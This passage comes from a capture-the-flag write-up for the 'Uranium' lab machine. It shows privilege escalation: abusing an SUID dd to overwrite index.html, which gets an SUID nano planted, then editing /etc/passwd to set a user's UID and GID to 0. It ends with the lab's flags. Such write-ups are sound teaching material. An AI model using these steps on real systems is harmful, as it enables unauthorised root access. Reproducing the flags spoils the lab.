


```
kral4@uranium:/home/kral4$ cd /var/mail
kral4@uranium:/var/mail$ ls
hakanbey  kral4
kral4@uranium:/var/mail$ cat kral4
From root@uranium.thm  Sat Apr 24 13:22:02 2021
Return-Path: <root@uranium.thm>
X-Original-To: kral4@uranium.thm
Delivered-To: kral4@uranium.thm
Received: from uranium (localhost [127.0.0.1])
        by uranium (Postfix) with ESMTP id C7533401C2
        for <kral4@uranium.thm>; Sat, 24 Apr 2021 13:22:02 +0000 (UTC)
Message-ID: <841530.943147035-sendEmail@uranium>
From: "root@uranium.thm" <root@uranium.thm>
To: "kral4@uranium.thm" <kral4@uranium.thm>
Subject: Hi Kral4
Date: Sat, 24 Apr 2021 13:22:02 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/related; boundary="----MIME delimiter for sendEmail-992935.514616878"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

------MIME delimiter for sendEmail-992935.514616878
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

I give SUID to the nano file in your home folder to fix the attack on our  index.html. Keep the nano there, in case it happens again.

------MIME delimiter for sendEmail-992935.514616878--
```

In the last line: "***I give SUID to the nano file in your home folder to fix the attack on our index.html"***

When I checked there was not a nano binary with the SUID bit set, so I copied the original binary to the path.

To force the SUID bit to be set, I made a change to the index.html file located in the **/var/www/html** directory, via the help of the dd command. It is a read-only file, but with the help of this command, I could make changes.




```
kral4@uranium:/var/www/html$ cp /bin/nano /home/kral4
kral4@uranium:/var/www/html$ ls -la /bin/dd
-rwsr-x--- 1 web kral4 76000 Apr 23  2021 /bin/dd
kral4@uranium:/var/www/html$ echo "data" | /bin/dd of=index.html
0+1 records in
0+1 records out
5 bytes copied, 0.000232711 s, 21.5 kB/s
kral4@uranium:/var/www/html$ ls -la /home/kral4/
total 384
drwxr-x--- 3 kral4 kral4   4096 Feb  5 23:31 .
drwxr-xr-x 4 root  root    4096 Apr 23  2021 ..
lrwxrwxrwx 1 root  root       9 Apr 25  2021 .bash_history → /dev/null
-rw-r--r-- 1 kral4 kral4    220 Apr  9  2021 .bash_logout
-rw-r--r-- 1 kral4 kral4   3771 Apr  9  2021 .bashrc
-rwxr-xr-x 1 kral4 kral4 109960 Apr  9  2021 chat_with_hakanbey
-rw-r--r-- 1 kral4 kral4      5 Apr 23  2021 .check
drwxrwxr-x 3 kral4 kral4   4096 Apr 10  2021 .local
-rwsrwxrwx 1 root  root  245872 Feb  5 23:31 nano
-rw-r--r-- 1 kral4 kral4    807 Apr  9  2021 .profile
-rw-rw-r-- 1 kral4 kral4     38 Apr 10  2021 user_2.txt
kral4@uranium:/var/www/html$ ./nano /etc/sudoers
bash: ./nano: No such file or directory
kral4@uranium:/var/www/html$ cd /home/kral4
You have new mail in /var/mail/kral4
kral4@uranium:/home/kral4$ ./nano /etc/sudoers
```

I could change the content of the **/etc/passwd** file with nano and completely take over the account.


Initially:
hakanbey:x:1000:1000:hakanbey:/home/hakanbey:/bin/bash

After modification:
hakanbey:x:0:0:hakanbey:/home/hakanbey:/bin/bash



```
hakanbey:x:0:0:hakanbey:/home/hakanbey:/bin/bash
```

I opened the **`/etc/passwd`** file and set the UID and GID of the **`hakanbey`** user to 0, which granted root privileges. Afterward, I switched to the **`hakanbey`** user.



```
kral4@uranium:/home/kral4$ ./nano /etc/passwd
kral4@uranium:/home/kral4$ su - hakanbey
Password:
```

web_fla.txt: thm{019d332a6a223a98b955c160b3e6750a}
root.txt: thm{81498047439cc0426bafa1db5da699cd}